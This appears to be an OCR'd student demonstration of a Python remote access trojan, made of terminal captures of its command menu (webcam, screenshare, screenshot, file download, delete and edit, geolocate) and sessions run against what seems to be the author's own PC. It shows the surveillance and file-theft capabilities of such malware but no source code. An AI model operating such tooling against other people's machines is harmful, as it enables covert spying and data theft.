
Download file:



```
==========================================================
Video:
==========================================================

screenshare                overseing remote PC
webcam                     webcam video capture
breakstream                break webcam/screenshare stream
screenshot                 capture screenshot
webcam_snap                capture webcam photo

==========================================================
Files:
==========================================================

delfile <file>             delete file
editfile <file> <text>     edit file
createfile <file>          create file
download <file> <homedir> download file
upload                     upload file
cp <file1> <file2>         copy file
mv <file> <path>           move file
searchfile <file> <dir>    search for file in mentioned dir
mkdir <dirname>            make directory
rmdir <dirname>            remove directory
startfile <file>           start file
readfile <file>            read from file

==========================================================
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  download nandu.txt suba
File is downloaded
Command >>  download nandu.txt download
File is downloaded
Command >>
```


Name	Status	Date modified	Type	Size
47736		18-12-2023 18:08	PNG File	1 KB
48161		18-12-2023 18:29	PNG File	1,014 KB
59049		18-12-2023 18:28	PNG File	733 KB
72686	●	19-11-2023 21:13	PNG File	515 KB
client	●	16-12-2023 21:15	Python File (no co...	25 KB
client_requirements	●	19-11-2023 20:59	Text Document	1 KB
download		18-12-2023 18:40	File	1 KB
LICENSE	●	19-11-2023 20:59	File	2 KB
Python-RAT-main		18-12-2023 18:24	File	1 KB
README	●	19-11-2023 20:59	Markdown Source...	3 KB
server		18-12-2023 18:01	Python Source File	18 KB
server_requirements	●	19-11-2023 20:59	Text Document	1 KB
suba		18-12-2023 18:39	File	1 KB

Geolocate:




```
rmdir <dirname>            remove directory
startfile <file>           start file
readfile <file>            read from file

==========================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
=======================================================
No such file in directory
=======================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
=======================================================
No such file in directory
=======================================================
Command >>  readfile nandu.txt
=======================================================
This is from client
=======================================================
Command >>  createfile dummy.txt
dummy.txt was created
Command >>  download nandu.txt
Not enough arguments
Command >>  download nandu.txt Python-RAT-main
File is downloaded
Command >>  webcam
Command >>  geolocate
http://www.google.com/maps/place/13.0833,80.2833
Command >>  curpid
19068
Command >>  |
```


Browser access:




```
======================================================
Video:
======================================================

screenshare              overseing remote PC
webcam                   webcam video capture
breakstream              break webcam/screenshare stream
screenshot               capture screenshot
webcam_snap              capture webcam photo

======================================================
Files:
======================================================

delfile <file>           delete file
editfile <file> <text>   edit file
createfile <file>        create file
download <file> <homedir> download file
upload                   upload file
cp <file1> <file2>       copy file
mv <file> <path>         move file
searchfile <file> <dir>  search for file in mentioned directory
mkdir <dirname>          make directory
rmdir <dirname>          remove directory
startfile <file>         start file
readfile <file>          read from file

======================================================
Command >>  browser
Enter the quiery: google.com
The tab is opened
Command >>  |
```



Create file:



```
delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  readfile nandu.txt
===================================================
This is from client
===================================================
Command >>  createfile dummy.txt
dummy.txt was created
Command >>  |
```




Error > Nandini - Personal > Desktop > Cns > Python-RAT-main > suba

Name	Status	Date modified	Type	Size
dummy	✓	18-12-2023 18:23	Text Document	0 KB
nandu	✓	18-12-2023 18:21	Text Document	1 KB


2 items

Screenshare:




```
========================================================
Video:
========================================================

screenshare               overseing remote PC
webcam                    webcam video capture
breakstream               break webcam/screenshare stream
screenshot                capture screenshot
webcam_snap               capture webcam photo

========================================================
Files:
========================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned director
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

========================================================
Command >>  browser
Enter the quiery: google.com
The tab is opened
Command >>  volumeup
Volume is increased to 100%
Command >>  volumeup
Volume is increased to 100%
Command >>  screenshare
Command >>
```

Ipconfig and pwd:




```
========================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

========================================================
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 5:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec87:f41b:7e02:1a26%17
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 4:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4072:2e8a:9160:f44f:307a:c8a7:78e7
   Temporary IPv6 Address. . . . . . : 2409:4072:2e8a:9160:a4a8:3b54:c8c0:2634
   Link-local IPv6 Address . . . . . : fe80::eb15:4b81:e598:3983%2
   IPv4 Address. . . . . . . . . . . : 192.168.233.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway
Command >>  |
```

Screenshot:

